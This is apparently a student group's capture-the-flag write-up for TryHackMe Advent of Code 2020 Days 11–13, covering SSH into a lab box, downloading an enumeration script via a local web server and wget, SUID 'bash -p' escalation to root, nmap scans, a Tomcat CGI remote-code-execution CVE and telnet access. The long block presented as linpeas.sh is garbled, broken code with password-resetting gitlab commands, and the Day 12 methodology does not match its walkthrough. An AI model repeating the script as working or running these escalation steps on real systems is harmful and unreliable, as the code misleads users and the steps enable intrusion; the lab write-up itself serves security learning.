

# PSP 0201

# Week 4 Writeup

Group name: Dude Not Perfect

ID	Name	Role
1211102399	Ho Teck Fung	Leader
1211102289	Tan Teng Hui	Member
1211101802	Tan Wei Tong	Member
1211101795	Ong Zi Yang	Member

## Day 11: Networking - The Rogue Gnome

**Tools used:** Kali Linux, Firefox, OWASP Zap

**Solution/Walkthrough:**

### Question 1

Use SSH to log in to the vulnerable machine by using command “ssh cmnatic@10.10.210.81” and password “aoc2020”.

```
└$ ssh cmnatic@10.10.210.81
The authenticity of host '10.10.210.81 (10.10.210.81)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd604fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.210.81' (ED25519) to the list of known hosts.
cmnatic@10.10.210.81's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jun 28 03:17:44 UTC 2022
Correct Answer
System load:  0.03          Processes:      97
Usage of /:   26.8% of 14.70GB  Users logged in:  0
Memory usage: 8%
Swap usage:   0%           IP address for ens5: 10.10.210.81

* Canonical Livepatch is available for installation.
  - Reduce system reboots and improve kernel security. Activate at:
    https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$
```

## Question 2

First, use command nano linpeas.sh to open the linpeas.sh.

```
[1211102289@kali] - [~/uploads]  
$ nano linpeas.sh
```

Go to google search to find the linpeas.sh and copy all the code.

```
#!/bin/sh

VERSION="ng"
ADVISORY="This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission."
#####
##### (----) Checks pre-existing (----)
#####
if (( -f /usr/bin/id ) && [ $(/usr/bin/id -u) -eq "0" ] || [ `whoami 2>/dev/null` = "root" ]; then
    IAMROOT="1"
    MAXPATH_FIND_W="3"
else
    IAMROOT=""
    MAXPATH_FIND_W="7"
fi

#####
##### (----) Colors (----)
#####

C=$\$(printf '\033[1'
RED="\$\{C\}[1;31m"
SED_RED="\${C}1;31m\$({C})0m"
GREEN="\$\{C\}[1;32m"
SED_GREEN="\${C}1;32m\$({C})0m"
BLUE="\$\{C\}[1;34m"
SED_BLUE="\${C}1;34m\$({C})0m"
YELLOW="\$\{C\}[1;33m\$({C})0m"
SED_YELLOW="\${C}1;33m\$({C})0m"
ITALIC_BOLD="\${C}1;31;34m\$({C})3m"
SED_ITALIC_BOLD="\${C}1;31;34m\$({C})3m"
RED_BRIGHT="\$\{C\}[1;91m"
SED_RED_BRIGHT="\${C}1;91m\$({C})0m"
RED_LIGHT_MAGENTA="\$\{C\}[1;95m\$({C})0m"
LIGHT_CYAN="\$\{C\}[1;96m\$({C})0m"
LIGHT_LIGHT_CYAN="\${C}1;96m\$({C})0m"
LG="\${C}1;37m"
lightGray="\$({C})1;37m\$({C})0m"
DG="\${C}1;90m"
darkGray="\$({C})1;90m\$({C})0m"
SG="\${C}1;93m"
black="\$({C})1;93m\$({C})0m"
NC="\${C}[0m"
UNDERLINED="\${C}1;5m"
ITALIC="\${C}1;3m"
```

Paste it inside the terminal and save it.

```
GNU nano 6.2
echo "gitlab-rails"
if [ "$(command -v gitlab-rails)" ]; then
    echo "gitlab-rails was found. Trying to dump users..." | tee linpeas.sh *
    gitlab-rails runner 'User.find_by(email: "youremail@example.com").each { |user| user.update_attribute("password", "pass_peass") }' > /dev/null
    echo "If you have enough privileges, you can make an account under your control administrator by running gitlab-rails runner 'User.find_by(email: \"youremail@example.com\"); user.admin = TRUE; user.save'" > /dev/null
    echo "Alternatively, you could change the password of any user by running: gitlab-rails runner 'User.find_by(email: \"admin@example.com\"); user.password = \"pass_peass_pass\"; user.password_confirmation = \"pass_peass_pass\"; user.save'" > /dev/null
    echo ""
fi
if [ "$(command -v gitlab-backup)" ]; then
    echo "If you have enough privileges, you can create a backup of all the repositories inside gitlab using 'gitlab-backup create'." > /dev/null
    echo "Then you can get the plain-text with something like 'git clone \\hashed/19/23/4348274 ... ]38749234.bundle'" > /dev/null
fi
f
#Check gitlab files
print "$PWD" > $STORAGE_GITHUB | sort -n | uniq | while read f; do
    if [ $(grep -q secrets.yml < $f) ]; then
        echo "Found '$f' sed \${$f}\$(_SED_RED)" > /dev/null
        cat $f > /dev/null
        grep -iv "\$(_SED_RED)" > /dev/null
        if [ $(grep -q "gitlab_rails" < $f) ]; then
            echo "Found '$f' sed \${$f}\$(_SED_RED)" > /dev/null
            cat "$f" | grep -A 4 "repositories:" > /dev/null
            if [ $(grep -q "gitlab_rails" < $f) ]; then
                echo "Found '$f' sed \${$f}\$(_SED_RED)" > /dev/null
                cat "$f" | grep -iv "\$(_SED_RED)" > /dev/null
                sed -i "s,${_SED_RED},," $f
            fi
        fi
        echo ""
    done
    echo ""
fi
echo "No answer needed"
f
#Enumerate the executables that have had the SUID permission set. Look at the output and use a mixture of GTFQbins and your researching skills to
#determine how to exploit this binary.
print _title "Analyzing Github Files (limit 70)"
if [ $(ls -l | grep -E '^-\r-x--x--x') ]; then
    if [ "$SHEBNG" ]; then echo_not_found "github"; fi; fi; printf "%s" "$STORAGE_GITHUB" | while read f; do ls -ld "$f" | sed -i "s,\.\./,\.,g" > /dev/null
    if [ $(grep -E '\.\./gitconfig***' < $f) ]; then if [ "$SHEBNG" ]; then echo_not_found "gitconfig"; fi; fi; printf "%s" "$STORAGE_GITHUB" | grep =E "\.\./gitconfig" > /dev/null
    if [ $(grep -E '\.\./git-credentials***' < $f) ]; then if [ "$SHEBNG" ]; then echo_not_found "git-credentials"; fi; fi; printf "%s" "$STORAGE_GITHUB" | grep =E "\.\./git-credentials" > /dev/null
    if [ $(grep -E '\.\./git***' < $f) ]; then if [ "$SHEBNG" ]; then echo_not_found "git"; fi; fi; printf "%s" "$STORAGE_GITHUB" | grep =E "\.\./git" > /dev/null
fi
#Use this executable to launch a system shell as root.
print _title "Analyzing SVN Files (limit 70)"
if [ $(ls -l | grep -E '^-\r-x--x--x') ]; then
    if [ "$SHEBNG" ]; then echo_not_found ".svn"; fi; fi; printf "%s" "$STORAGE_SVN" | grep =E "\.\./svn\$" > /dev/null
    if [ $(grep -E '\.\./svn***' < $f) ]; then if [ "$SHEBNG" ]; then echo_not_found ".svn"; fi; fi; printf "%s" "$STORAGE_SVN" | grep =E "\.\./svn\$" > /dev/null
    if [ $(grep -E '\.\./.svn***' < $f) ]; then if [ "$SHEBNG" ]; then echo_not_found ".svn"; fi; fi; printf "%s" "$STORAGE_SVN" | grep =E "\.\./.svn\$" > /dev/null
fi
#Analyze PGP-GPG Files (limit 70)
print _title "Analyzing PGP-GPG Files (limit 70)"
if [ $(ls -l | grep -E '^-\r-x--x--x') ]; then
    if [ "$SHEBNG" ]; then echo_not_found "modified buffer"; fi; fi
    if [ "Y" ]; then
        ./modified_buffer
    else
        ./modified_buffer
    fi
fi
```

Use this command to turn our machine into a web server to serve the *linpeas.sh* script to be downloaded onto the target machine.

```
(1211102289㉿kali)-[~/uploads]
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
[sudoers]
```

Run the wget command.

```
-bash-4.4$ wget http://10.10.55.174:8080/linpeas.sh
--2022-06-28 03:36:27-- http://10.10.55.174:8080/linpeas.sh
```

Add the execution permission to *LinEnum.sh*.

```
-bash-4.4$ chmod +x linpeas.sh
```

Execute *LinEnum.sh*

```
-bash-4.4$ ./linpeas.sh
```

### Question 3

Log in again to the vulnerable machine.

(1211102289㉿kali)-[~] \$ ssh cmnatic@10.10.210.81  
cmnatic@10.10.210.81's password:  
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86\_64)  
Title: tbfcpriv2 IP Address: 10.10.210.81  
\* Documentation: https://help.ubuntu.com  
\* Management: https://landscape.canonical.com  
\* Support: https://ubuntu.com/advantage  
1.12. Challenge  
System information as of Tue Jun 28 03:43:29 UTC 2022  
System load: 0.0 Processes: 95  
Usage of /: 26.8% of 14.70GB Users logged in: 1  
Memory usage: 8% IP address for ens5: 10.10.210.81  
Swap usage: 0%  
68 packages can be updated.  
0 updates are security updates

Use these command to get the flag.

```
-bash-4.4$ whoami
cmnatic
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

**Thought Process/Methodology:** First, Use SSH to log in to the vulnerable machine by using the command “ssh cmnatic@10.10.210.81” and password “aoc2020”. Then, use nano linpeas.sh to open the linpeas.sh. Google search for the linpeas.sh and copy-paste the code to the terminal. After that, save it and use python -m http.server 8080 to turn our machine into a web server to serve the linpeas.sh script to be downloaded onto the target machine. Run the wget command to the http://10.10.55.174:8080/linpeas.sh. Furthermore, use “chmod +x linpeas.sh” to add the execution permission to linpeas.sh and use “./linpeas.sh” to execute it. At last, log in again to the vulnerable machine and use the command “bash -p”, “whoami” and “cat /root/flag.txt” to get the thm flag.


## Day 12: Networking - Ready, set, elf.

**Tools used:** Wireshark


**Solution/Walkthrough:**

### Question 1

Execute command to run than you will be able to get the result



```
root@ip-10-10-123-16:~# cat target.txt
10.10.21.218
root@ip-10-10-123-16:~# nmap -sVC -vv -iL target.txt
Starting Nmap 7.60 ( https://nmap.org ) at 2020-12-12 03:13 GMT
```



```
root@ip-10-10-123-16:~# cat target.txt
10.10.21.218
root@ip-10-10-123-16:~# nmap -sVC -vv -iL target.txt
Starting Nmap 7.60 ( https://nmap.org ) at 2020-12-12 03:13 GMT
[...]
[6] 0:bash* ip-10-10-123-16 03:13:12-Dec-20
```

```
| Content-Length: 2114
| Date: Sat, 12 Dec 2020 03:13:37 GMT
| <!doctype html><html lang="en"><head><title>HTTP Status 505
| _ HTTP Version Not Supported</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} p {font-family:Tahoma,Arial,sans-serif;background-color:white;color:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>
| _http-favicon: Apache Tomcat
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| _http-title: Apache Tomcat/9.0.17
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.60%I=7%D=12/12%Time=5FD43561%P=x86_64-pc-linux-gnu%R(G
SF:setRequest,2000,"HTTP/1.1\x20200\x20\r\nContent-Type:\x20text/html;char
SF:set=UTF-8\r\nDate:\x20Sat,\x2012\x20Dec\x202020\x2003:13:37\x20GMT\r\nC
SF:onnection:\x20close\r\n\r\n\r\n\r\n\r\n\r\n<!DOCTYPE\x20html>\r\n\r\n<html\x20l
[0] 0:tmux* "ip-10-10-123-16" 03:13:12-Dec-20
[...]
```

## Question2

Search in exploit database for Apache Tomcat 9.0 cgi metasploit than you will get the CVE

The screenshot shows a browser window displaying the Exploit-DB website. The specific exploit listed is "Apache Tomcat - CGI Servlet enableCommandLineArguments Remote Code Execution (Metasploit)". Key details shown include:

- EDB-ID: 47073
- CVE: 2019-0232
- Author: METASPLOIT
- Type: REMOTE
- Platform: WINDOWS
- Date: 2019-07-03
- EDB Verified: ✓
- Exploit: + / {}
- Vulnerable App:

The exploit code itself is visible in the main content area, starting with a shebang and requiring Metasploit to be installed.

## Question3

Enter the command and it will show you the flag

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking all the elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```


**Thought Process/Methodology:** First, open the Wireshark and put the “pcap1.pcap” file into it. Then we found the ip address that initiates an ICMP/ping. Then, we use the filter ( http.request.method == GET) to see HTTP GET requests in the “ pcap1.pcap” file and find the name of the article that the ip address “10.10.67.199” visited. After that, we close the “pcap1.pcap” file and open another file named “pcap2.pcap”. We searched for an ip address to find the password that was leaking during the login process. We also found the name of the protocol that is encrypted in this file. In the “pcap3.cap”, we need to open the extract objects and the HTTP so that we can get the christmas.zip file. Download and extract it to know what item was used to replace Elf McEager.

## Day 13: Networking - Coal for Christmas

**Tools used:** THM Attack Box, Nmap, Google, Terminal

**Solution/Walkthrough:**

### Question 1



A screenshot of a terminal window titled "root@ip-10-10-53-91:~". The window shows the output of an Nmap scan for the IP address 10.10.239.29. The output indicates that the host is up and shows three open ports: 22/tcp (ssh), 23/tcp (telnet), and 111/tcp (rpcbind). The MAC address of the host is listed as 02:56:F1:10:FE:C5 (Unknown). The scan took 3.15 seconds.

```
root@ip-10-10-53-91:~# nmap 10.10.239.29
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-01 18:55 BST
Nmap scan report for ip-10-10-239-29.eu-west-1.compute.internal (10.10.239.29)
Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind
MAC Address: 02:56:F1:10:FE:C5 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
root@ip-10-10-53-91:~#
```

Open terminal and type nmap ip address and you'll find the answer  
telnet

## Question 2

```
root@ip-10-10-53-91:~# telnet 10.10.239.29
Trying 10.10.239.29...
Connected to 10.10.239.29.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.


Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: santa
Password:
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
      \ /
      -->*<--
        /o\
        /_\
        /_/_\
        /_/_\_
        /_o_\_\\
```

Then you type telnet ip address, and you'll get the answer  
clauschristmas

### Question 3




The terminal window shows two tabs open, both titled "root@ip-10-10-53-91: ~". The left tab displays a large cat tree ASCII art, while the right tab shows the output of the command \$ cat /etc/\*release.

```
root@ip-10-10-53-91: ~
internal on pts/0
      \ /
      - ->*<- -
      /o \
     /_ \ \
    /_ /_ \ \
   /_ o \_ \ \
  /_ /_ /_ /o \
 /@ \_ \_ @ \_ \ \
 /_ /_ /_ /_ /_ \
 /_ \_ \_ \_ \o \_ \_ \
 /_ /_ \_ \_ \_ /_ @ /_ \
 /_ \_ \_ \_ \_ \_ \_ \_ \
/_ /o /_ /_ /@ /_ /_ /o /_ /_ @ /_ \
[___]
```

```
$ cat/etc/*release
-sh: 1: cat/etc/*release: not found
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

After login, type cat /etc/\*release and you will get the answer Ubuntu 12.04

## Question 4



```
root@ip-10-10-53-91: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-53-91: ~ x root@ip-10-10-53-91: ~ x
    exit(ret);
}


struct Userinfo user;
// set values, change as needed
user.username = "grinch";
user.user_id = 0;
user.group_id = 0;
user.info = "pwned";
user.home_dir = "/root";
user.shell = "/bin/bash";

}

*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
//      The Grinch
*****/
$
```

After that type ls, then type cat cookies\_and\_milk.txt and you will get the answer Grinch

## Question 5

